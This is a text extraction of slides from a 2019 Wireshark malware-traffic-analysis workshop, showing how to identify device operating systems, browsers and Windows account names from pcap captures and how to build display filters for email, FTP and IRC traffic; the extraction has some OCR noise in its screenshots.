Mac OS X 10_14_6

Block 2 - OS and browser - Windows

2019-MTA-workshop-block-2-03.pcap




(http.request or ssl.handshake.type == 1) and !(ssdp)					X ➔	Expression...	+	basic
Time	Dst	port	Host	Info				
2019-08-16 22:17...	212.129.58.176	80	nelson-haha.api-meal.eu	GET	/	HTTP/1.1		
2019-08-16 22:17...	212.129.58.176	80	nelson-haha.api-meal.eu	GET	/nelson.png			
2019-08-16 22:17...	212.129.58.176	80	nelson-haha.api-meal.eu	GET	/haha.mp3	HT		
2019-08-16 22:17...	212.129.58.176	80	nelson-haha.api-meal.eu	GET	/favicon.ico			

Follow TCP stream for the first HTTP request

Block 2 - OS and browser - Windows

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)
like Gecko
Accept-Encoding: gzip, deflate
Host: nelson-haha.api-meal.eu
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Fri, 16 Aug 2019 22:17:41 GMT
Content-Type: text/html
Last-Modified: Tue, 28 May 2013 10:05:44 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip
```



Windows NT 6.1

Block 2 - OS and browser - Windows

- Windows NT 5.1 - Windows XP
- Windows NT 6.0 - Windows Vista
- Windows NT 6.1 - Windows 7
- Windows NT 6.2 - Windows 8
- Windows NT 6.3 - Windows 8.1
- Windows NT 10.0 - Windows 10

Block 2 - OS and browser - Linux distros

2019-MTA-workshop-block-2-04.pcap



(http.request or tls.handshake.type == 1) and !(ssdp)						Expression...	+ basic
Time	Dst	Dst port	Host	Info			
2019-07-23 18:22...	140.211.169.196	80	fedoraproject.org	GET	/static/ho		
2019-07-23 18:22...	204.2.193.145	80	detectportal.firefox.com	GET	/success.t		
2019-07-23 18:22...	31.170.123.75	80	www.centerofportugal.com	GET	/ HTTP/1.1		
2019-07-23 18:22...	31.170.123.75	80	www.centerofportugal.com	GET	/wp-inclu		
2019-07-23 18:22...	31.170.123.75	80	www.centerofportugal.com	GET	/wp-conten		
2019-07-23 18:22...	31.170.123.75	80	www.centerofportugal.com	GET	/wp-inclu		
2019-07-23 18:22...	31.170.123.75	80	www.centerofportugal.com	GET	/wp-inclu		
2019-07-23 18:22...	31.170.123.75	80	www.centerofportugal.com	GET	/wp-conten		

Follow TCP stream for first HTTP request
to **www.centerofportugal.com**

Block 2 - OS and browser - Linux distros

```
GET / HTTP/1.1
Host: www.centerofportugal.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:68.0) Gecko/
20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 23 Jul 2019 18:22:26 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding,Cookie
```



x11; Fedora; Linux x86_64

Block 2 - OS & browser - Android phones

2019-MTA-workshop-block-2-05.pcap

Time	Src	port	Dst	port	Info	
2019-05-06 03:28...	192.168.1.109	68	255.255.255.255	67	DHCP Info	
2019-05-06 03:28...	192.168.1.1	67	192.168.1.109	68	DHCP ACK	
2019-05-06 03:28...	192.168.1.109	25160	192.168.1.1	53	Standard	
2019-05-06 03:28...	192.168.1.109	28703	192.168.1.1	53	Standard	
2019-05-06 03:28...	192.168.1.1	53	192.168.1.109	25160	Standard	
2019-05-06 03:28...	192.168.1.1	53	192.168.1.109	28703	Standard	
2019-05-06 03:28...	192.168.1.109	13372	192.168.1.1	53	Standard	
2019-05-06 03:28...	192.168.1.109	49292	192.168.1.109	177	Standard	
2019-05-06 03:28...	192.168.1.109	49292	192.168.1.109	102	Standard	
2019-05-06 03:28...	192.168.1.109	49292	192.168.1.109	597	Standard	
2019-05-06 03:28...	192.168.1.109	49292	192.168.1.109	5	Standard	

Expand the "Bootstrap Protocol (Request)" line in window for the first frame

Block 2 - OS & browser - Android phones

2019-MTA-workshop-block-2-05.pcap

- ▶ Option: (50) Requested IP Address
- ▶ Option: (54) DHCP Server Identifier
- ▶ Option: (57) Maximum DHCP Message Size
- ▶ Option: (60) Vendor class identifier
- ▼ Option: (12) Host Name
 - Length: 24
 - Host Name: android-267a86c3ca348422
- ▶ Option: (55) Parameter Request List
- ▶ Option: (255) End

Block 2 - OS & browser - Android photos



(http.request or ssl.handshake.type == 1) and !(ssdp)					X ➔ ▾	Expression...	+ Basic
Time	Dst	port	Host	Info			
2019-05-06 03:28...	74.125.30.188	5228	mtalk.google.com	Client Hello			
2019-05-06 03:28...	172.217.195.102	80	clients3.google.com	GET /generate_20			
2019-05-06 03:28...	172.217.1.132	80	www.google.com	GET /blank.html			
2019-05-06 03:28...	216.58.194.67	80	connectivitycheck.gs...	GET /generate_20			
2019-05-06 03:28...	216.58.194.67	80	connectivitycheck.gs...	GET /generate_20			
2019-05-06 03:28...	34.199.57.58	80	np.lexity.com	GET /embed/YW/1b			
2019-05-06 03:28...	216.58.193.142	80	connectivitycheck.an...	GET /generate_20			
2019-05-06 03:28...	34.199.57.58	80	np.lexity.com	GET /embed/YW/1b			
2019-05-06 03:28...	98.137.44.36	80	spoonplanet.com	GET /value.html			
2019-05-06 03:28...	244.36	80	spoonplanet.com	GET /bluemarb.jp			

Follow TCP stream for either HTTP request to **spoonplanet.com**

Block 2 - OS & browser - Android phones

```
GET /value.html HTTP/1.1  
Host: spoonplanet.com  
Connection: keep-alive  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Linux; Android 7.1.2; LM-X210APM) AppleWebKit/  
537.36 (KHTML, like Gecko) Chrome/73.0.3683.90 Mobile Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/  
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9
```

Android 7.1.2; LM-X210APM



```
HTTP/1.1 200 OK  
Date: Mon, 06 May 2019 03:28:15 GMT  
Set-Cookie: BX=7hfmnntecvae f&b=3&s=ov; expires=Thu, 06-May-2021  
03:28:15 GMT; path=/; domain=.spoonplanet.com  
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR  
ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi  
PRD i TND PUY CNI UNT PWD ETN COM NAV TNT PEM GNT STA DSi HEA PDE LSC
```

Block 2 - OS & browser - Android phones

← → C https://www.google.com/search?q=lm-x210apm&oq=LM-X210APM&aqs=chrome.0.35i39j0l5.5788j1j7&sourcei... ☆ ⋮

Google

lm-x210apm

All Maps Images Videos Shopping More

About 13,500 results (0.49 seconds)

LG LMX210APM Support: Manuals, Warranty & More | LG U.S.A
<https://www.lg.com> › Home › Support › Product Support ▾
Get product support for the LG LMX210APM. Download LMX210APM manuals, documents, and software. View LMX210APM warranty information and schedule ...

LG phoenix 4 Prepaid Smartphone for AT&T (X210APM) | LG USA
<https://www.lg.com> › Home › All Phones › LG X210APM ▾
Get information on the prepaid LG phoenix 4 Andorid Smartphone (X210APM) for AT&T. Find product images, reviews and tech specs for the LG phoenix 4.

New LG Phoenix 4 LM-X210APM AT&T Unlocked 5" 16GB 8MP ...
<https://www.ebay.com> › Cell Phones & Accessories › Cell Phones & Smartphones ▾



Block 2 - OS and browser - iPhones

2019-MTA-workshop-block-2-06.pcap

Time	Dst	Dst port	Host	Info
2019-07-23 19:04...	17.253.3.205	80	captive.apple.com	GET /hotspot-det...
2019-07-23 19:04...	23.67.240.42	443	configuration.apple.com	Client Hello
2019-07-23 19:04...	17.253.3.209	443	mesu.apple.com	Client Hello
2019-07-23 19:04...	17.253.3.209	443	mesu.apple.com	Client Hello
2019-07-23 19:04...	17.253.3.209	443	mesu.apple.com	Client Hello
2019-07-23 19:04...	17.248.185.132	443	gateway.icloud.com	Client Hello
2019-07-23 19:04...	17.248.131.8	443	setup.icloud.com	Client Hello
2019-07-23 19:04...	23.77.84.146	443	xp.apple.com	Client Hello
2019-07-23 19:04...	17.253.3.209	443	mesu.apple.com	Client Hello
2019-07-23 19:04...	17.253.3.209	443	mesu.apple.com	Client Hello
+> 2019-07-23 19:04...	162.241.216.143	80	bostonbyfoot.org	GET / HTTP/1.1
2019-07-23 19:04...	162.241.216.143	80	bostonbyfoot.org	GET /modules/sys...
2019-07-23 19:04...	162.241.216.143	80	bostonbyfoot.org	GET /sites/all/m...

Follow TCP stream for HTTP request to **bostonbyfoot.org**

Block 2 - OS and browser - iPhones

```
GET / HTTP/1.1
Host: bostonbyfoot.org
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_4 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Mobile/15E148
Safari/604.1
```

```
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Jul 2019 19:04:28 GMT
```

```
Server: Apache
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
```

iPhone OS 12_4



Block 2 - Up next...

- Host information
- Operating system and web browser
- **Windows account name in AD environment from Kerberos traffic**
- Exercises (3 pcaps)

Block 2 - User information: Kerberos info

2019-MTA-workshop-block-2-07.pcap

- Domain: **glovebox.org**
- Domain controller: **10.214.10.3**
Glovebox-DC
- Windows client: **10.214.10.133**
Desktop-Robbins

Block 2 - User information: Kerberos info

2019-MTA-workshop-block-2-07.pcap

Apply a display filter ... <Ctrl-/>							Expression...	basic
Time	Src	port	Dst	port	Info			
2019-01-26 04:00...	0.0.0.0	68	255.255.255...	67	DHCP Request			
2019-01-26 04:00...	10.214.10.2...	67	10.214.10.1...	68	DHCP ACK			
2019-01-26 04:00...	10.214.10.1...		224.0.0.22		Membership Rep			
2019-01-26 04:00...	10.214.10.1...		224.0.0.22		Membership Rep			
2019-01-26 04:00...	10.214.10.1...		224.0.0.22		Membership Rep			
2019-01-26 04:00...	10.214.10.1...		224.0.0.22		Membership Rep			
2019-01-26 04:00...	10.214.10.1...	651...	224.0.0.252	5355	Standard query			
2019-01-26 04:00...	10.214.10.1...	585...	10.214.10.3	53	Standard query			
2019-01-26 04:00...	10.214.10.3	53	10.214.10.1...	585...	Standard query			
2019-01-26 04:00...	10.214.10.1...	536...	10.214.10.3	53	Standard query			
2019-01-26 04:00...	10.214.10.2	52	10.214.10.1	526	Standard query			

Need to filter for Kerberos

Block 2 - User information: Kerberos info

kerberos

Time	Src	port	Dst	port	Info
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ
2019-01-26 04:00...	10.214.10.3	88	10.214.10.133	496...	KRB Error: K
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ
2019-01-26 04:00...	10.214.10.3	88	10.214.10.133	496...	KRB Error: K
2019-01-26 04:00...	10.214.10.3	88	10.214.10.133	496...	AS-REP
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ
2019-01-26 04:00...	10.214.10.3	88	10.214.10.133	496...	AS-REP
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	TGS-REQ
2019-01-26 04:00...	10.214.10.3	88	10.214.10.133	496...	TGS-REP
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	280	bindRequest/

- AS-REQ
- AS-REP
- TGS-REQ
- TGS-REP

Block 2 - User information: Kerberos info

User account names and host names:

- **kerberos.CNameString**

User account names only:

- **kerberos.CNameString and !(kerberos.CNameString contains \$)**

Block 2 - User information: Kerberos info

Kerberos.CNameString						
Time	Src	port	Dst	port	Info	
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ	
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ	
2019-01-26 04:00...	10.214.10.133	496...	10.214.10.3	88	AS-REQ	

► Frame 82: 293 bytes on wire (2344 bits), 293 bytes captured (2344 bits)
► Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell_c2:09
► Internet Protocol Version 4, Src: 10.214.10.133, Dst: 10.214.10.3
► Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ac
▼ Kerberos
 ► Record Mark: 235 bytes
 ► as-req

Expand Kerberos → as-req →

Block 2 - User information: Kerberos info

```
▼ as-req
    pvno: 5
    msg-type: krb
    ▶ padata: 1 item
    ▼ req-body
        Padding: 0
        ▶ kdc-options: 40810010 (forwardable, re
        ▼ cname
            name-type: kRB5-NT-PRINCIPAL (1)
            ▼ cname-string: 1 item
                CNameString: desktop-robins$  
realm: GLOVERBOX.ORG
```



2019-MTA-workshop-block

File Edit View Go Capture Analyze Statistics Tele



kerberos.CNameString

Time	Src	port
2019-01-26 04:00...	10.214.10.133	496...
2019-01-26 04:00...	10.214.10.133	496...
2019-01-26 04:00...	10.214.10.133	496...

as-req

- pvno: 5
- msg-type: krb-as-req (10)
- padata: 1 item
- req-body
 - Padding: 0
 - kdc-options: 40810010 (forwarded)
 - cname
 - name-type: KRB5-NT-PRINCIPAL
 - cname-string: 1 item

CNameString: desktop-robin\$

realm: GLOVFB0X.ORG

Expand All

Ctrl+Right

Collapse All

Ctrl+Left

Apply as Column

Apply as Filter

Prepare a Filter

Conversation Filter

Colorize with Filter

Follow

Copy

Show Packet Bytes...

Export Packet Bytes...

Ctrl+H

Wiki Protocol Page

Filter Field Reference

Protocol Preferences

Decode As...

Go to Linked Packet

Show Linked Packet in New Window

Block 2 - User information: Kerberos info

Time	Src	port	Dst	port	CNameString
2019-01-26 04:00...	10.214.10.1...	497...	10.214.10.3	88	DESKTOP-ROBINS
2019-01-26 04:00...	10.214.10.1...	497...	10.214.10.3	88	DESKTOP-ROBINS
2019-01-26 04:00...	10.214.10.3	88	10.214.10.1...	497...	DESKTOP-ROBINS
2019-01-26 04:00...	10.214.10.3	88	10.214.10.1...	497...	DESKTOP-ROBINS
2019-01-26 04:01...	10.214.10.1...	497...	10.214.10.3	88	hedwig.robins
2019-01-26 04:01...	10.214.10.1...	497...	10.214.10.3	88	hedwig.robins
2019-01-26 04:01...	10.214.10.3	88	10.214.10.1...	497...	hedwig.robins
2019-01-26 04:01...	10.214.10.3	88	10.214.10.1...	497...	hedwig.robins
2019-01-26 04:01...	10.214.10.3	88	10.214.10.1...	497...	hedwig.robins
2019-01-26 04:01...	10.214.10.3	88	10.214.10.1...	497...	hedwig.robins
2019-01-26 04:01...	10.214.10.3	88	10.214.10.1...	497...	hedwig.robins

New column for CNameString (scroll down)

Block 2 - Up next...

- Host information
- Operating system and web browser
- Windows account name in AD environment from Kerberos traffic
- **Exercises (3 pcaps)**

Block 2 - Exercises (3 pcaps)

- **2019-MTA-workshop-block-2-08.pcap**
Android 9; SAMSUNG SM-G975U - **Galaxy S10+**
- **2019-MTA-workshop-block-2-09.pcap**
Android 5.1.1; KFAUWI - Silk/73.2.3 - **Kindle**
- **2019-MTA-workshop-block-2-10.pcap**
Opera/9.50 (**Nintendo DSi**; Opera/507; U; en-US)

Block 2 - Review

- Host information
- Operating system and web browser
- Windows account name in AD environment from Kerberos traffic
- Exercises (3 pcaps)

MALWARE TRAFFIC ANALYSIS WORKSHOP

***malware-traffic-analysis.net/2019/
workshop/bSIDesaugusta***

Up next...

***Block 3: Non-malicious
activity***




Block 3 - Overview

- Filtering for non-web traffic
- Email traffic
- FTP traffic
- IRC traffic
- File transfers over SMB
- Traffic caused by Google Chrome

Block 3 - Filtering for non-web traffic

2019-MTA-workshop-block-3-01.pcap



2019-MTA-workshop-block-3-01.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/> Expression... + basic

Time	Src	port	Dst	port	Info
2019-08-15 21:10...	10.8.15.101	68	255.255.255.255	67	DHCP Inform
2019-08-15 21:10...	10.8.15.1	67	10.8.15.101	68	DHCP ACK
2019-08-15 21:10...	10.8.15.101	62394	224.0.0.252	5355	Standard qu
2019-08-15 21:10...	10.8.15.101		224.0.0.22		Membership
2019-08-15 21:10...	10.8.15.101	137	10.8.15.255	137	Registration
2019-08-15 21:10...	10.8.15.101	137	10.8.15.255	137	Registration
2019-08-15 21:10...	10.8.15.101	137	10.8.15.255	137	Registration
2019-08-15 21:10...	10.8.15.101	137	10.8.15.255	137	Registration

Block 3 - Filtering for non-web traffic

Let's add two new filters for non-web traffic.

- **basic+**
- **basic+DNS**



Block 3 - Filtering for non-web traffic

basic+

(**http.request or ssl.handshake.type == 1**
or tcp.flags eq 0x0002) and !(ssdp)

basic+DNS

(**http.request or ssl.handshake.type == 1**
or tcp.flags eq 0x0002 or dns) and !(ssdp)

Block 3 - Filtering for non-web traffic

The screenshot shows a software interface for managing network filters or policies. At the top, there are standard window control buttons (minimize, maximize, close) and a toolbar with icons for deleting, adding, and saving. Below the toolbar, there is a search bar labeled "Expression..." followed by a plus sign and three filter options: "basic", "basic+", and "basic+DNS". The word "basic" is highlighted with a red rectangular box. The main pane displays two entries, both of which are highlighted with blue bars: "A wpad.localdomain" and another entry below it that is partially visible. To the right of the main pane, there is a vertical stack of colored bars (blue, light blue, green, light green, grey) and a small icon.

Expression... + basic | basic+ | basic+DNS

A wpad.localdomain

A wpad.localdomain

2019-MTA-workshop-block-3-01.pcap



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



(http.request or ssl.handshake.type == 1 or tcp.flags eq 0x0002 or dns) and !(ssdp) Expression... + basic | basic+ | basic+FDNS

Time	Dst	port	Host	Info
2019-08-15 21:10...	10.8.15.1	53		Standard query 0x1f53 A dns.msft...
2019-08-15 21:10...	10.8.15.101	63273		Standard query response 0x1f53 A
2019-08-15 21:11...	10.8.15.1	53		Standard query 0x1f12 A www.msft...
2019-08-15 21:11...	10.8.15.101	60483		Standard query response 0x1f12 A
2019-08-15 21:11...	63.239.233.59	80		49157 → 80 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	63.239.233.59	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2019-08-15 21:11...	10.8.15.1	53		Standard query 0xe471 A pop.gmail...
2019-08-15 21:11...	10.8.15.101	65447		Standard query response 0xe471 A
2019-08-15 21:11...	108.177.9.109	995		49158 → 995 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	108.177.9.109	995	pop.gmail.com	Client Hello
2019-08-15 21:11...	10.8.15.1	53		Standard query 0x275d A smtp.gmail...
2019-08-15 21:11...	10.8.15.101	55330		Standard query response 0x275d A
2019-08-15 21:11...	209.85.235.108	587		49159 → 587 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	209.85.235.108	587	smtp.gmail.com	Client Hello
2019-08-15 21:12...	10.8.15.1	53		Standard query 0xe071 A ftp.adobe...
2019-08-15 21:12...	10.8.15.101	57162		Standard query response 0xe071 A
2019-08-15 21:12...	192.147.130.111	21		49160 → 21 [SYN] Seq=0 Win=8192
2019-08-15 21:12...	192.147.130.111	36714		49161 → 36714 [SYN] Seq=0 Win=8192
2019-08-15 21:12...	192.147.130.111	1798		49162 → 1798 [SYN] Seq=0 Win=8192
2019-08-15 21:13...	10.8.15.1	53		Standard query 0x5b0d A irc.dal...
2019-08-15 21:13...	10.8.15.101	62802		Standard query response 0x5b0d A
2019-08-15 21:13...	194.14.236.50	6667		49169 → 6667 [SYN] Seq=0 Win=8192

Block 3 - Up next...

- Filtering for non-web traffic
- **Email traffic**
- FTP traffic
- IRC traffic
- File transfers over SMB
- Traffic caused by Google Chrome

Block 3 - Note:

- Email traffic
- FTP traffic
- IRC traffic
- File transfers over SMB

**NOT INHERENTLY MALICIOUS,
BUT THIS ACTIVITY CAN ALSO
BE CAUSED BY MALWARE**

2019-MTA-workshop-block-3-01.pcap



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help




(http.request or ssl.handshake.type == 1 or tcp.flags eq 0x0002 or dns) and !(ssdp) Expression... + basic | basic+ | basic+FDNS

Time	Dst	port	Host	Info
2019-08-15 21:10...	10.8.15.1	53		Standard query 0x1f53 A dns.msft...
2019-08-15 21:10...	10.8.15.101	63273		Standard query response 0x1f53 A
2019-08-15 21:11...	10.8.15.1	53		Standard query 0x1f12 A www.msft...
2019-08-15 21:11...	10.8.15.101	60483		Standard query response 0x1f12 A
2019-08-15 21:11...	63.239.233.59	80		49157 → 80 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	63.239.233.59	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2019-08-15 21:11...	10.8.15.1	53		Standard query 0xe471 A pop.gmail...
2019-08-15 21:11...	10.8.15.101	65447		Standard query response 0xe471 A
2019-08-15 21:11...	108.177.9.109	995		49158 → 995 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	108.177.9.109	995	pop.gmail.com	Client Hello
2019-08-15 21:11...	10.8.15.1	53		Standard query 0x275d A smtp.gmail...
2019-08-15 21:11...	10.8.15.101	55330		Standard query response 0x275d A
2019-08-15 21:11...	209.85.235.108	587		49159 → 587 [SYN] Seq=0 Win=8192
